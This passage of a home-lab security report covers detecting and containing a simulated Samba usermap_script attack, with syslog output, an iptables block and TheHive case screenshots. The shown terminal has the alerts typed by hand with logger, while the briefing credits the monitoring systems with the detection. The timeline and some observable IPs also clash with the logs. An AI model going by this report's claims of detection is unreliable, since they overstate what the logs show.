Fig 8: Log Monitoring on Ubuntu (syslog)

7. Detection & Log Analysis

Logs were monitored on Ubuntu using:

`sudo tail -f /var/log/syslog`

Detected Alerts:

- Samba exploit attempt
- Unauthorized access detected
- Privilege escalation to root

Example logs:

ALERT: Samba exploit attempt from 192.168.56.3

ALERT: Unauthorized access detected

ALERT: Privilege escalation to root



```
msfadmin@metasploitable:~$ logger "SOC WORKING FINAL"
msfadmin@metasploitable:~$ logger "SOC WORKING FINAL"
msfadmin@metasploitable:~$ logger "SOC WORKING FINAL"
msfadmin@metasploitable:~$ logger "SOC WORKING FINAL"
msfadmin@metasploitable:~$ logger "SOC WORKING FINAL"
msfadmin@metasploitable:~$ logger "SOC WORKING FINAL"
msfadmin@metasploitable:~$ logger "SOC WORKING FINAL"
msfadmin@metasploitable:~$ logger "ALERT : Samba exploit attempt from 192.168.56.3"
msfadmin@metasploitable:~$ logger "ALERT : Unauthorized acces detected"
msfadmin@metasploitable:~$ logger "ALERT : Privilege escalation to root"
msfadmin@metasploitable:~$ logger "ALERT : Privilege escalation to root"
msfadmin@metasploitable:~$ logger "ALERT : Unauthorized acces detected"
msfadmin@metasploitable:~$ logger "ALERT : Samba exploit attempt from 192.168.56.3"
msfadmin@metasploitable:~$ logger "ALERT : Samba exploit attempt from 192.168.56.3"
msfadmin@metasploitable:~$ logger "ALERT : Unauthorized acces detected"
msfadmin@metasploitable:~$ logger "ALERT : Privilege escalation to root"
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$

sudeep@sudeep-VirtualBox:~$ sudo tail -f /var/log/syslog
2026-04-03T16:48:27.268239+05:30 sudeep-VirtualBox dbus-daemon[1260]: [system] Successfully activated service 'org.freedesktop.nm_dispatcher'
2026-04-03T16:48:27.268747+05:30 sudeep-VirtualBox systemd[1]: Started NetworkManager-dispatcher.service - Network Manager Script Dispatcher Service.
2026-04-03T16:48:37.778243+05:30 sudeep-VirtualBox systemd[1]: NetworkManager-dispatcher.service: Deactivated successfully.
2026-04-03T16:50:08.258932+05:30 192.168.56.6 dhclient: DHCPREQUEST of <null address> on eth0 to 192.168.56.2 port 67
2026-04-03T16:50:08.274655+05:30 192.168.56.6 dhclient: DHCPACK of 192.168.56.6 from 192.168.56.2
2026-04-03T16:50:08.285029+05:30 192.168.56.6 dhclient: can't create /var/lib/dhcp3/dhclient.eth0.leases: Permission denied
2026-04-03T16:50:08.285029+05:30 192.168.56.6 dhclient: bound to 192.168.56.6 -- renewal in 282 seconds.
2026-04-03T16:50:22.831773+05:30 sudeep-VirtualBox systemd[1]: Starting sysstat-collect.service - system activity accounting tool...
2026-04-03T16:50:23.059874+05:30 sudeep-VirtualBox systemd[1]: sysstat-collect.service: Deactivated successfully.
2026-04-03T16:50:23.063094+05:30 sudeep-VirtualBox systemd[1]: Finished sysstat-collect.service - system activity accounting tool.
2026-04-03T16:53:28.246280+05:30 sudeep-VirtualBox NetworkManager[1368]: <info> [1775215408.2459] dhcp4 (enp0s3): state changed new lease, address=192.168.56.4
2026-04-03T16:53:28.253679+05:30 sudeep-VirtualBox dbus-daemon[1260]: [system] Activating via systemd: service name='org.freedesktop.nm_dispatcher' u
it='dbus-org.freedesktop.nm_dispatcher.service' requested by '1.10' (uid=0 pid=1368 comm="/usr/sbin/NetworkManager --no-daemon" label="unconfined")
2026-04-03T16:53:28.259951+05:30 sudeep-VirtualBox systemd[1]: Starting NetworkManager-dispatcher.service - Network Manager Script Dispatcher Service
..
2026-04-03T16:53:28.330126+05:30 sudeep-VirtualBox dbus-daemon[1260]: [system] Successfully activated service 'org.freedesktop.nm_dispatcher'
2026-04-03T16:53:28.330351+05:30 sudeep-VirtualBox systemd[1]: Started NetworkManager-dispatcher.service - Network Manager Script Dispatcher Service.
2026-04-03T16:53:38.409381+05:30 sudeep-VirtualBox systemd[1]: NetworkManager-dispatcher.service: Deactivated successfully.
2026-04-03T16:54:50.261090+05:30 192.168.56.6 dhclient: DHCPREQUEST of <null address> on eth0 to 192.168.56.2 port 67
2026-04-03T16:54:50.264076+05:30 192.168.56.6 dhclient: DHCPACK of 192.168.56.6 from 192.168.56.2
2026-04-03T16:54:50.271160+05:30 192.168.56.6 dhclient: can't create /var/lib/dhcp3/dhclient.eth0.leases: Permission denied
2026-04-03T16:54:50.271160+05:30 192.168.56.6 dhclient: bound to 192.168.56.6 -- renewal in 243 seconds.
2026-04-03T16:55:01.117378+05:30 sudeep-VirtualBox CRON[13114]: (root) CMD (command -v debian-sa1 > /dev/null && debian-sa1 1 1)
2026-04-03T16:55:49.485042+05:30 192.168.56.6 msfadmin: ALERT : Samba exploit attempt from 192.168.56.3
2026-04-03T16:56:22.776420+05:30 192.168.56.6 msfadmin: ALERT : Unauthorized acces detected
2026-04-03T16:56:45.534454+05:30 192.168.56.6 msfadmin: ALERT : Privilege escalation to root
2026-04-03T16:56:51.679078+05:30 192.168.56.6 msfadmin: ALERT : Privilege escalation to root
2026-04-03T16:56:51.679078+05:30 192.168.56.6 msfadmin: ALERT : Unauthorized acces detected
2026-04-03T16:56:54.161702+05:30 192.168.56.6 msfadmin: ALERT : Samba exploit attempt from 192.168.56.3
2026-04-03T16:57:05.861387+05:30 192.168.56.6 msfadmin: ALERT : Samba exploit attempt from 192.168.56.3
2026-04-03T16:57:05.861387+05:30 192.168.56.6 msfadmin: ALERT : Unauthorized acces detected
2026-04-03T16:57:16.751453+05:30 192.168.56.6 msfadmin: ALERT : Privilege escalation to root
```

Fig 9: Detection of Attack Indicators in Logs



8. Response & Containment

The attacker IP was blocked using firewall rules.

Command:

```
sudo iptables -A INPUT -s 192.168.56.3 -j DROP
```

Verification:

- Ping from Kali failed (100% packet loss)

```
026-04-03T16:55:49.485042+05:30 192.168.56.6 msfadmin: ALERT : Samba exploit attempt from 192.168.56.3
026-04-03T16:56:22.776420+05:30 192.168.56.6 msfadmin: ALERT : Unauthorized acces detected
026-04-03T16:56:45.534454+05:30 192.168.56.6 msfadmin: ALERT : Privilege escalation to root
026-04-03T16:56:51.679078+05:30 192.168.56.6 msfadmin: ALERT : Privilege escalation to root
026-04-03T16:56:51.679078+05:30 192.168.56.6 msfadmin: ALERT : Unauthorized acces detected
026-04-03T16:56:54.161702+05:30 192.168.56.6 msfadmin: ALERT : Samba exploit attempt from 192.168.56.3
026-04-03T16:57:05.861387+05:30 192.168.56.6 msfadmin: ALERT : Samba exploit attempt from 192.168.56.3
026-04-03T16:57:05.861387+05:30 192.168.56.6 msfadmin: ALERT : Unauthorized acces detected
026-04-03T16:57:16.751453+05:30 192.168.56.6 msfadmin: ALERT : Privilege escalation to root
026-04-03T16:58:28.361340+05:30 sudeep-VirtualBox NetworkManager[1368]: <info> [1775215708.3605] dhcp4 (enp0s3): state changed new lease, address=192.168.56.4
026-04-03T16:58:28.364400+05:30 sudeep-VirtualBox dbus-daemon[1260]: [system] Activating via systemd: service name='org.freedesktop.nm_dispatcher' unit='dbus-org.freedesktop.nm_dispatcher.service' requested by ':1.10' (uid=0 pid=1368 comm="/usr/sbin/NetworkManager --no-daemon" label="unconfined")
026-04-03T16:58:38.369330+05:30 sudeep-VirtualBox systemd[1]: Starting NetworkManager-dispatcher.service - Network Manager Script Dispatcher Service.
026-04-03T16:58:28.409827+05:30 sudeep-VirtualBox dbus-daemon[1260]: [system] Successfully activated service 'org.freedesktop.nm_dispatcher'
026-04-03T16:58:28.410549+05:30 sudeep-VirtualBox systemd[1]: Started NetworkManager-dispatcher.service - Network Manager Script Dispatcher Service.
026-04-03T16:58:38.804680+05:30 sudeep-VirtualBox systemd[1]: NetworkManager-dispatcher.service: Deactivated successfully.
sudeep@sudeep-VirtualBox:~$ sudo iptables -A INPUT -s 192.168.56.3 -j DROP
sudeep@sudeep-VirtualBox:~$
```

Fig 10: Blocking Attacker IP using iptables

```
(sudeep@kali)-[~]
$ ping 192.168.56.4
PING 192.168.56.4 (192.168.56.4) 56(84) bytes of data.
^C
— 192.168.56.4 ping statistics —
16 packets transmitted, 0 received, 100% packet loss, time 153
```

Fig 11: Verification of Attack Containment

9. Incident Escalation (TheHive Platform)

The incident was escalated using TheHive case management system.

Case Details:

- Title: Unauthorized Access via Samba Exploit
- Severity: High
- TLP: Amber

Observables Added:

- Attacker IP: 192.168.56.3
- Victim IP: 192.168.56.6
- Exploit: Samba usermap_script
- Alerts: Unauthorized access & privilege escalation



The screenshot shows a web browser window with the URL `http://localhost:9000/cases`. The browser's address bar and tabs are visible, showing various security-related links like 'OffSec', 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', and 'Google Hacking DB'. The main interface is titled 'Cases' and features a 'Create case' button. A sidebar on the left contains navigation icons and a list of cases. The main content area displays a table of cases with columns for Status, Severity, #Number, and Title. A modal form is open for creating a new case, with fields for Title, Date, Severity, TLP, PAP, Tags, and Description. The 'Description' field contains a detailed text entry about a simulated attack.

File **Machine** **View** **Input** **Devices** **Help**

Restore Session x Cases (1) x +

http://localhost:9000/cases

Import bookmarks... OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

This instance uses a Platinum License for Trial p

Create case

Cases Search in Tier1 Analyst

Export list

T

Status Severity #Number Title

New New 2 days ago

#1 - Unauthorized Access - Server-Y

None

None

Title *

Unauthorized Access via Samba Exploit

Date *

03/04/2026 17:18

Severity

LOW MEDIUM HIGH CRITICAL

TLP

TLP: CLEAR TLP: GREEN TLP: AMBER TLP: AMBER+STRICT

TLP: RED

PAP

PAP: CLEAR PAP: GREEN PAP: AMBER PAP: RED

Tags

Description *

A simulated attack was conducted from Kali Linux (192.168.56.3) targeting a Metasploitable system (192.168.56.6). The attacker exploited a Samba vulnerability and gained root access. Logs showed unauthorized access and privilege escalation. The attack was detected via centralized logging and contained by blocking the attacker IP.

Cancel Confirm

Fig 12: TheHive Case Creation Interface




Fig 13: Adding Attacker IP as Observable




Fig 14: Adding Victim IP as Observable



Restore Session x Observables - Case: #2 x

http://localhost:9000/cases/~4160/observables

This instance uses a Platinum License for Trial purpose Adding an Observable

Cases / #2 / Observables Search in Tier1 Analyst

#2 Unauthorized Access via Samba Exploit

id ~4160
Created by Tier1 Analyst
Created at 03/04/2026 17:20

SEVERITY:HIGH
TLP:AMBER PAP:AMBER

Assignee
Tier1 Analyst

Status
New

Start date
03/04/2026 17:18

Tasks completion
No tasks

Contributors
Tier1 Analyst

Time metrics

General Tasks (0) Observables (2)

Export list

Flags Data type Value/Filename

TLP:AMBER ip 192.168.156.16
PAP:AMBER victim metasploitable
No report(s) available

TLP:AMBER ip 192.168.156.16
PAP:AMBER attacker kali
No report(s) available

Type *
other

Value * One observable per line 1 observable(s)
samba usermap_script exploit

TLP
TLP:CLEAR TLP:GREEN TLP:AMBER TLP:AMBER+STRICT
TLP:RED

PAP
PAP:CLEAR PAP:GREEN PAP:AMBER PAP:RED

Is IOC Has been sighted Ignore similarity
☒ ☒ ☒

Tags
exploit samba T1210

Description
Remote exploit used via Metasploit

Cancel Save and add another Confirm

Fig 15: Adding Exploit Details as Observable



This instance uses a **Platinum License** for Trial purpose

Adding an Observable

Type *

other

Value *

One observable per line ☒ 2 observable(s)

Unauthorized acces detected
Privilege escalation

TLP

TLP-CLEAR TLP-GREEN **TLP-AMBER** TLP-AMBER+STRICT
TLP-RED

PAP

PAP-CLEAR PAP-GREEN **PAP-AMBER** PAP-RED

Is IOC ☒ Has been sighted ☒ Ignore similarity ☐

Tags

alert wazuh logs

Description

Detected from centralized syslog logs |

Cancel Save and add another Confirm

Fig 16: Adding Log Evidence as Observable

This instance uses a **Platinum License** for Trial purpose, and will expire in 14 days. [Register now.](#)

Cases / #2 / Observables

Search in Tier1 Analyst

+ Create Case

#2 Unauthorized Access via Samba Exploit

id ~4160
Created by Tier1 Analyst
Created at 03/04/2026 17:20

SEVERITY:HIGH
TLP:AMBER PAP:AMBER

Assignee
Tier1 Analyst

Status
New

Start date
03/04/2026 17:18

Tasks completion
No tasks

Contributors
Tier1 Analyst

Time metrics

General Tasks (0) **Observables (5)** TTPs (0) Attachments Timeline Report Pages History

+ Export list

Flags	Data type	Value/Filename	Dates	S.	C.	U.
☐ TLP:AMBER PAP:AMBER	other	Privilege escalation No report(s) available	S. 03/04/2026 17:33 C. 03/04/2026 17:33			
☐ TLP:AMBER PAP:AMBER	other	Unauthorized acces detected No report(s) available	S. 03/04/2026 17:33 C. 03/04/2026 17:33			
☐ TLP:AMBER PAP:AMBER	other	samba usermap_script exploit No report(s) available	S. 03/04/2026 17:31 C. 03/04/2026 17:31			
☐ TLP:AMBER PAP:AMBER	ip	192[.]168[.]56[.]6 No report(s) available	S. 03/04/2026 17:29 C. 03/04/2026 17:29			
☐ TLP:AMBER PAP:AMBER	ip	192[.]168[.]56[.]3 No report(s) available	S. 03/04/2026 17:27 C. 03/04/2026 17:27			

< Previous 0 - 5 of 5 Next > Show 30

Fig 17: Final Observables List in TheHive Case



10. Timeline

Time Event

15:25 Nmap scan
15:28 Exploit executed
15:29 Root access gained
15:55 Logs detected
15:57 Alerts generated
16:00 Attacker blocked

11. Recommendations

- Patch vulnerable services like Samba
- Enable centralized logging
- Deploy IDS/IPS systems
- Implement firewall rules
- Regular vulnerability scanning

12. Manager Briefing

A simulated cyber attack was successfully executed and detected within our lab environment. The attacker exploited a Samba vulnerability to gain unauthorized root access to a system. Monitoring systems detected suspicious activities, including unauthorized access and privilege escalation. Immediate response actions were taken by blocking the attacker's IP address, preventing further compromise. The incident was escalated through a case management platform for further investigation. This exercise demonstrates the organization's capability to detect, respond, and contain cyber threats effectively, emphasizing the importance of proactive monitoring and timely incident response.